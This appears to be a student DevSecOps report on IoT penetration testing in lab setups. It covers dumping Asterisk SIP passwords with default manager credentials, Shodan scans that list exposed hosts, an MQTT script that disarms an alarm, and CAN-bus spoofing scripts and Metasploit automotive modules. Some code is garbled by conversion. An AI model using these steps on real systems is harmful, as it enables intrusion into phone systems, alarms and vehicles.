
# AMPDBENGINE: the type of database to use
AMPDBENGINE=mysql

# AMPDBPASS: the password for AMPDBUSER
AMPDBPASS=fpbx

# AMPENGINE: the telephony backend engine to use
AMPENGINE=asterisk

# AMPMGRUSER: the user to access the Asterisk manager interface
AMPMGRUSER=admin

# AMPMGRPASS: the password for AMPMGRUSER
AMPMGRPASS=amp11
```



FreePBX®
FreePBX 2.7.0.0 on 172.16.201.131

Admin Reports Panel Recordings Help

Setup Tools Admin

FreePBX System Status

Module Admin Basic

DAHDI

Digium Addons

Extensions

Feature Codes

General Settings

Outbound Routes

Trunks

Administrators

Inbound Call Control

Inbound Routes

Zap Channel DIDs

Internal Options & Configuration

Music on Hold

System Recordings

FreePBX System Status

FreePBX Notices

- ⚠ Default Asterisk Manager Password Used
- ⓘ No email address for online update checks

[show all](#)

FreePBX Statistics

Total active calls	1
Internal calls	0
External calls	0
Total active channels	2

FreePBX Connections

IP Phones Online	0
------------------	---

Uptime

System Uptime: 43 minutes
Asterisk Uptime: 42 minutes
Last Reload: 42 minutes

System Statistics

Processor

Load Average	0.00
CPU	0%

Memory

App Memory	28%
Swap	0%

Disks

/dev/sda	66%
/boot	20%
/dev/shm	0%

Networks

eth0 receive	2.70 KB/s
eth0 transmit	11.55 KB/s

Server Status

Asterisk	OK
Op Panel	OK
MySQL	OK
Web Server	OK
SSH Server	OK

FreePBX® Let Freedom Ring™

FreePBX is a registered trademark of Bandwidth.com
FreePBX 2.7.0 is licensed under GPL.

still couldn't find a way to actually listen to the voicemail message, and we don't have the password.

To login and authenticate to the manager, you must send a “login” action, with your user’s name and secret (password) as parameters. We can use telnet for this

Telnet <IP> <PORT>

```
(samarth@samarth)-[~/sipvicious/sipvicious]
$ telnet 172.16.201.131 5038
Trying 172.16.201.131...
Connected to 172.16.201.131.
Escape character is '^]'.
Asterisk Call Manager/1.1

Response: Error
Message: Missing action in request

action:login
username:admin
secret:ampn11
```

Then proceed with this command:

```

action: command command: sip show usersResponse: FollowsPrivilege:
CommandUsername Secret Accountcode Def.Context
ACL NAT      100
internal Yes   Always    101
from-internal Yes Always    102
                                         from-
                                         s3cur3
                                         letmein123

```

```
from-internal      Yes   Always      201           secret123
from-internal      Yes   Always      200           quit3s3curE123
from-internal      Yes   Always      2000          password123
from-internal      Yes   Always      --END COMMAND--
```

it was this easy to get the usernames and passwords

it's possible to dial the extension and listen to the voicemail message

```
wget https://download.jitsi.org/jitsi/debian/jitsi_2.5-latest_amd64.debdpkg -i jitsi_2.5-latest_amd64.deb
```

create an account in Jitsi

Add new account

Network **SIP** SIP

User name and password

SIP id **2000@192.168.80.131**
Ex: john@voiphone.net or simply "john" for no server

Password *********

Remember password

Advanced **Add** **Cancel**

shell on the machine and to googling about Asterisk voicemail passwords. The configuration file that comes to the rescue is /etc/asterisk/voicemail.conf

```
cat /etc/asterisk/voicemail.conf[general]#include vm_general.inc#include
vm_email.inc[default]2000          => 0000,
Support,,,attach=no|saycid=no|envelope=no|delete=no
So, the password is 0000, and we can now listen to the message
```

Voicemail for Support (2000)

select: [all](#) [none](#)

	Date	Time	Caller ID	Priority	Orig Mailbox	Duration	Playback	Download
<input type="checkbox"/>	2012-10-13	18:56:04	"Support" <2000>	2	2000	23 sec		

Login in voice mail section with user:2000 and password as 0000

Chapter 7: MQTT with Shodan

7.1 MQTT introduction

MQTT is a machine-to-machine connectivity protocol. It's used in sensors over satellite links, dial-up connections with health-care providers, home automation, and small devices that require low power usage. It works on top of the TCP/IP stack but is extremely lightweight, because it minimizes messaging using a publish-subscribe architecture.


Because MQTT has a simple structure and brokers don't typically limit the number of authentication attempts per client, it's the ideal IoT network protocol to use to demonstrate authentication cracking.

7.2 Shodan

Shodan is a search engine that lets users search for various types of servers connected to the internet using a variety of filters. Some have also described it as a search engine of service banners, which are metadata that the server sends back to the client.

Let's have a look at shodan

Let import shodan API key



Create an account to have an API key

Let's also try to have simple search using shodan tool:

```
Use apt install shodan
python3 pip install shodan
```

We can also use it to scan our devices and apps
Like example: shodan search -fields ip,str,port,hostname <PROTOCOL><textfilename>

```
iot@attifyos ~$ shodan search --fields ip_str,port,hostname RFB > results.txt
iot@attifyos ~$ cat results.txt
80.112.173.2 5900
114.235.253.120 3100
92.178.109.8 5901
93.50.56.49 6543
193.123.87.191 5901
60.196.59.92 5900
114.103.105.241 5901
81.99.141.103 5900
172.93.101.24 5901
153.161.5.15 5009
47.134.136.190 5901
5.157.103.184 5900
184.186.53.213 5900
117.93.79.199 1099
63.238.208.36 5900
118.250.67.50 5901
114.221.173.102 22
217.138.193.219 5900
51.81.11.73 5901
51.81.11.73 5900
51.81.11.73 5910
51.81.11.73 5909
51.81.11.73 5908
51.81.11.73 5907
217.91.216.84 5900
78.96.0.106 9530
221.159.237.60 5900
135.0.41.183 5900
49.69.193.166 1521
```

Shodan search for Mirai

```
Shodan search -fields ip_str,port,hostname category:mirai > results.txt
(You can use another category if needed)
```

```
iot@attifyos ~$ shodan search --fields ip_str,port,hostname category:mirai > results.txt
fish /home/iot/Desktop/shodan
fish /home/iot/Desktop/shodan:152x35
Error: No search results found
iot@attifyos ~$ shodan search --fields ip_str,port,hostname category:mirai > results2.txt
Error: No search results found
iot@attifyos ~$ shodan search --fields ip_str,port,org,hostname category:mirai > results2.txt
Error: No search results found
iot@attifyos ~$
```

Writing custom script for shodan search
Here is the script

```
import shodan
import time
import os
def shodan_search():
    SHODAN_API_KEY = "9G19LLAQUJCWr1E0FNDGUY-MASKED"
    SEARCH = "mqtt alarm"
    api = shodan.Shodan(SHODAN_API_KEY)
    try:
        results = api.search(SEARCH)
        file1= open("mqtt-results.txt", "w")
        for result in results ['matches'] :
            searching = result ['ip_str']
            file1.write (searching + '\n')
        file1.close()

    except shodan.APIError, e:
        pass
```

A custom script to identify MQTT alarm

```
import paho.mqtt.client as mqtt
def on_connect(client,userdata,flags,rc):
    print("+ Connection sucess ")
    client.publish('home/alarm/set',"Disarm")
client=mqtt.Client(client_id="MqttClient")
client.on_connect=on_connect
client.connect('<IPaddress>',1883,30)
```

Same script to discontinue the alarm

Importing scan results in defect Dojo to automate process also making CI/CD active engagement for it

Add Tests

Scan Completion Date <small>?</small>	2022-01-06
Minimum severity <small>?</small>	Info
<input checked="" type="checkbox"/> Active <small>?</small>	
<input type="checkbox"/> Verified <small>?</small>	
Scan type <small>*</small>	OpenVAS CSV
Environment <small>*</small>	Test
Systems / Endpoints	Nothing selected
New CI/CD Engagement	
Name <small>?</small>	NewCI/CD
Description <small>?</small>	<p>B I H </p>

Chapter 8: Car hacking

Modern automobiles contain hundreds of on-board computers processing everything from vehicle controls to the infotainment system. These computers, called electronic control units (ECU), communicate with each other through multiple networks and communication protocols including the Controller Area Network (CAN) for vehicle component communication such as connections between engine and brake control; Local Interconnect Network (LIN) for cheaper vehicle component communication such as between door locks and interior lights; Media Oriented Systems Transport (MOST) for infotainment systems such as modern touchscreen and telematics connections; and Flex Ray for high-speed vehicle component communications such as active suspension and active cruise control data synchronization.

Additional consumer communication systems are also integrated into automobile architectures including Bluetooth for wireless device connections, 4G Internet hotspots, and vehicle Wi-Fi.

Attack surfaces:

- USB port

usb to ethernet: use port scanning to detect vulnerable internal networking services / extra interface
hack connected device/ leverage sms service etc dma attack - direct memory access against usb 3.x
lets attackers compromise vulnerable system by plugging in a malicious hot plug device (usb 3.x)

e.g.: usb rubber ducky

- Applications

Expand the functional in which 2 types are installed (directly and installed on smart phone). This may contain vulnerability. Trying MIMT attacks

- Multimedia playback

It is a common entry point like CD/AUX/Bluetooth/Airplay/UPNP

Some media files can contain Miria in it.

- Wireless communication

Common Wi-Fi vulnerabilities as covered previously. Packet sniffing, jamming and MIMT

8.1 CAN BUS protocol

CAN is ideally suited in applications requiring a large number of short messages with high reliability in rugged operating environments. Because CAN is message based and not address based, it is especially well suited when data is needed by more than one location and system-wide data consistency is mandatory.

Fault confinement is also a major benefit of CAN. Faulty nodes are automatically dropped from the bus, which prevents any single node from bringing a network down, and ensures that bandwidth is always available for critical message transmission. This error containment also allows nodes to be added to a bus while the system is in operation, otherwise known as hot-plugging. The many features of the TI CAN transceivers make them ideally suited for the many rugged applications to which the CAN protocol is being adapted. Among the applications finding solutions with CAN are automobiles, trucks, motorcycles, snowmobiles, trains, buses, airplanes, agriculture, construction, mining and marine vehicles

To view can interface:

```
Sudo modprobe can  
modprobe vcan  
Lsmod | grep vcan
```

```
[samarth@samarth)~[~]  
$ cd Downloads/Project_Sem3/CarHacking  
  
[(samarth@samarth)-[~/Downloads/Project_Sem3/CarHacking]  
$ sudo modprobe can  
[sudo] password for samarth:  
  
[(samarth@samarth)-[~/Downloads/Project_Sem3/CarHacking]  
$ sudo modprobe vcan  
  
[(samarth@samarth)-[~/Downloads/Project_Sem3/CarHacking]  
$ lsmod | grep vcan  
vcan 16384 0  
  
[(samarth@samarth)-[~/Downloads/Project_Sem3/CarHacking]  
$ ]
```

```
ip link add vcan0 type vcan  
ip link set up vcan
```

```
[samarth@samarth)-[~/Downloads/Project_Sem3/CarHacking]  
$ sudo ip link set up vcan0  
Cannot find device "vcan0"  
  
[(samarth@samarth)-[~/Downloads/Project_Sem3/CarHacking]  
$ sudo ip link set up vcan
```



Now git clone <https://github.com/zombieCraig/ICSim.git>

Now run ./icsim.c



Now run controls / joystick

```
. ./controls vcan0
```




We can control with the joystick

Can packet analysis

Use command: `candump -ta -c can0`

```
(1609928644.351991) can0 1804437D [8] 02 00 AD 42 00 00 00 C9
(1609928644.353366) can0 1804447D [8] 90 B9 00 00 18 45 00 8C
(1609928644.353443) can0 1804447D [8] 00 00 00 00 00 BC 57 2C
(1609928644.353629) can0 1804447D [8] 00 00 80 1F C0 00 00 0C
(1609928644.353700) can0 1804447D [5] 00 00 00 00 6C
(1609928644.353822) can0 1804437D [8] 00 00 18 45 00 00 02 CA
(1609928644.355848) can0 1804437D [8] 02 00 AD 42 00 00 00 CA
(1609928644.356826) can0 1804437D [8] 01 00 0C 45 5F 9B 00 C0
(1609928644.361285) can0 1804447D [8] 66 6C 00 00 19 45 00 8D
(1609928644.361397) can0 1804447D [8] 00 00 00 00 00 BC 57 2D
(1609928644.361575) can0 1804447D [8] 00 00 80 1F C0 00 00 0D
(1609928644.361671) can0 1804447D [5] 00 00 00 00 6D
(1609928644.361799) can0 1804437D [8] 00 00 19 45 00 00 02 CB
(1609928644.361947) can0 1804437D [8] 02 00 AD 42 00 00 00 CB
(1609928644.362070) can0 0804567D [6] 00 00 78 4F 00 C3
(1609928644.362194) can0 0804567D [6] 01 00 DA 50 00 C3
(1609928644.362343) can0 1801557D [8] 1F 03 00 00 80 00 00 CC
(1609928644.362460) can0 1804437D [8] 91 00 00 00 45 FF 00 61
```

Now analysing in Wireshark



We can also use cansniffer

Performing relay attack in candump

Candump -c -l-s 0 -a

```
No. Time Source Destination Protocol Length Info
1242 129.757765517 CAN 32 STD: 0x000005f2
1243 129.971738083 CAN 32 STD: 0x00000374
1244 129.971741514 CAN 32 STD: 0x00000374
1245 130.171810369 CAN 32 STD: 0x000005c4
1246 130.171813470 CAN 32 STD: 0x000005c4
1247 130.578952679 CAN 32 STD: 0x00000604
1248 130.578953031 CAN 32 STD: 0x00000604
1249 130.578952226 CAN 32 STD: 0x00000604
1250 130.578954230 CAN 32 STD: 0x00000609
1251 130.781765658 CAN 32 STD: 0x000001ef
1252 130.781769139 CAN 32 STD: 0x000001ef
1253 130.997005153 CAN 32 STD: 0x000001be
1254 130.997008027 CAN 32 STD: 0x000001be
1255 131.209961578 CAN 32 STD: 0x00000072
1256 131.209964737 CAN 32 STD: 0x00000072
1257 131.410202781 CAN 32 STD: 0x00000044
1258 131.410211845 CAN 32 STD: 0x00000044
1259 131.613278638 CAN 32 STD: 0x000003d7
1260 131.613282640 CAN 32 STD: 0x000003d7
1261 131.6132844979 CAN 32 STD: 0x00000746
1262 131.622708342 CAN 32 STD: 0x00000746
1263 131.632822095 CAN 32 STD: 0x000000e7
1264 132.032826270 CAN 32 STD: 0x000000e7
1265 132.234020336 CAN 32 STD: 0x0000043f
1266 132.234023501 CAN 32 STD: 0x0000043f
1267 132.444311895 CAN 32 STD: 0x00000786
1268 132.444314830 CAN 32 STD: 0x00000786
```

Frame 939: 32 bytes on wire (256 bits), 32 bytes captured (256 bits) on interface vcan0, id 0
 Linux cooked capture
 Controller Area Network
 Data (8 bytes)
 Data: 867e9066cfed7c2d
 [Length: 8]

We can send CAN packets with this script:

```
import timeimport canbusbustype = 'socketcan'channel = 'vcan0'def producer(id): """param id: Spam the bus with messages including the data id.""" bus = can.interface.Bus(channel=channel, bustype=bustype)for i in range(10): msg = can.Message(arbitration_id=0xc0ffee, data=[id, i, 0, 1, 3, 1, 4, 1], is_extended_id=False) bus.send(msg)time.sleep(1)producer(10)
```

Through this we can spam the vcan interface

Let's add to defect dojo

Add Findings to a Test

Title	CAN packet inject
Date	2022-02-07
Cwe	
Cve	CVE-2019-11189
Severity	Info
Cvssv3	
Description	<p>B I H </p> <p>Packet injection (also known as forging packets or spoofing packets) in computer networking, is the process of interfering with an established network connection by means of constructing packets to appear as if they are part of the normal communication stream.</p>

8.2 Using public exploits

Using Metasploit we can search for public modules and try to exploit it.

#	Name	Disclosure Date	Rank	Check	Description
0	post/hardware/automotive/can_flood		normal	No	CAN Flood
1	post/hardware/automotive/pdt		normal	No	Check For and Prep the
	Pyrotechnic Devices (Airbags, Battery Clamps, etc.)				
2	post/hardware/automotive/diagnostic_state		normal	No	Diagnostic State
3	post/hardware/automotive/ecu_hard_reset		normal	No	ECU Hard Reset
4	post/hardware/automotive/getinfo		normal	No	Get the Vehicle Informa
	tion Such as the VIN from the Target Module				
5	auxiliary/server/local_hwbridge		normal	No	Hardware Bridge Server
6	post/hardware/automotive/mazda_ic_mover		normal	No	Mazda 2 Instrument Clus
	ter Accelerometer Mover				
7	post/hardware/automotive/canprobe		normal	No	Module to Probe Differen
	nt Data Points in a CAN Packet				
8	post/hardware/automotive/malibu_overheat		normal	No	Sample Module to Flood
	Temp Gauge on 2006 Malibu				
9	post/hardware/automotive/identifymodules		normal	No	Scan CAN Bus for Diagn
	stic Modules				

Name: Hardware Bridge Session Connector

Module: auxiliary/client/hwbridge/connect

Source code: [modules/auxiliary/client/hwbridge/connect.rb](#)

This module connects to any Hardware device that supports the HWBridge API. On successful connection to a HWBridge a HWBridge session will be established

```
msf6 auxiliary(client/hwbridge/connect) > show options

Module options (auxiliary/client/hwbridge/connect):
Name      Current Setting  Required  Description
DEBUGJSON  false           no        Additional debugging out for JSON requests to HW Bridge
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    127.0.0.1       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     8080            yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI /              yes       The path to the hwbridge API
VHOST    no              no        HTTP server virtual host
```

Name: Get the Vehicle Information Such as the VIN from the Target Module

Module: post/hardware/automotive/getvinfo

Source code: [modules/post/hardware/automotive/getvinfo.rb](#)

```
msf6 post(hardware/automotive/getvinfo) > show options

Module options (post/hardware/automotive/getvinfo):
Name      Current Setting  Required  Description
CANBUS   no              no        CAN Bus to perform scan on, defaults to connected bus
CLEAR_DTC false          no        Clear any DTCs and reset MIL if errors are present
DSTID    2024           no        Expected response ID, defaults to SRCID + 8
FC       false          no        Optimal forces flow control
PADDING  no              no        Optimal end of packet padding
SESSION  yes             yes      The session to run this module on
SRCID   2016            yes      Module ID to query
```

This module gathers several pieces of information from the vehicle. First it reports the available PIDS for pulling realtime current data from Mode \$01. If some of the common PIDs are returned it will print those as well, such as Engine Temp and Vehicle speed. If there are any Diagnostic Trouble Codes (DTCs) it will list those. The DTCs and Engine Light can be cleared by setting the optional CLEAR_DTC to true. Finally, it gathers Vehicle information via UDS Mode \$09 requests. The module first probes Mode \$09 PID \$00 to determine what all PIDs are supported then iterates through them and prints the response. The module will format known PIDs to ASCII

Name: Module to Probe Different Data Points in a CAN Packet

Module: post/hardware/automotive/canprobe

Source code: [modules/post/hardware/automotive/canprobe.rb](#)

```
msf6 post(hardware/automotive/canprobe) > show options

Module options (post/hardware/automotive/canprobe):
Name      Current Setting  Required  Description
CANBUS   no              no        CAN Bus to perform scan on, defaults to connected bus
FUZZ     false          no        If true iterates through all possible values for each data position
PADDING  no              no        If a value is given a full 8 bytes will be used and padded with this value
PROBEVALUE 255           no        Value to inject in the data stream
SESSION  yes             yes      The session to run this module on
STARTID  768            no        CAN ID to start scan
STOPID   no              no        CAN ID to stop scan
```

A basic fuzzer for CAN IDs. It can scan through CAN IDs and probes each data section with a set value. The default is 0xFF. It can also iterate through all the possible values for each byte as well. It has no concept of what is going on and makes no attempt to check for return packets.

These were some modules we can use to exploit our target although many more are available.

Adding to defect dojo which may contain multiple findings

Conclusion:

In a nutshell, DevSecOps can be practiced independently across development, staging and operations irrespective of industries and domain. DevSecOps continues to evolve with IoT and Cloud, towards the next level of scrutiny and resilient infrastructure for reliable and secure software systems. Now, it's your time to engage in DevSecOps, challenge the security status quo, innovate the processes and lead the security engineering practices. Yes, rugged operations have just started.

Product	Tags	Criticality	Metadata	Eng.	Active (Verified) Findings	Vulnerable Hosts / Endpoints	Contact	Product Type
ARM_Router					1 (1)	0		Research and Development
FireBolt					1 (1)	0		Research and Development
FireTVstick					2 (2)	0		Research and Development
IOT Goat					8 (8)	0	Admin User (admin), Manager	Research and Development
VOIP_VM					1 (1)	0		Research and Development

If you apply DevSecOps principals to your development processes for IoT devices and include cloud, app, and even firmware into that cycle, you can end up with a more secure product, can brag about your new privacy features in advertising, and hopefully, you'll be in the headlines for nothing but good reasons.

Approach IoT from a business perspective — it's not just about technology. Approaching an IoT solution as a maturing business product requires key aspects of the solution to be driven by business inputs

References:

- Zhi-Kai Zhang; Michael Cheng Yi Cho: <https://ieeexplore.ieee.org/abstract/document/6978614>
- Håvard Myrbakken, Ricardo Colomo-Palacio : https://link.springer.com/chapter/10.1007/978-3-319-67383-7_2 <https://books.google.co.in/books?id=bO1mDwAAQBAJ&printsec=frontcover> Ahmed Bahaa, Ahmed Abdelaziz, Abdalla Sayed: <https://www.mdpi.com/2078-2489/12/4/154>
- <https://www.ti.com/lit/an/sloa101b/sloa101b.pdf>

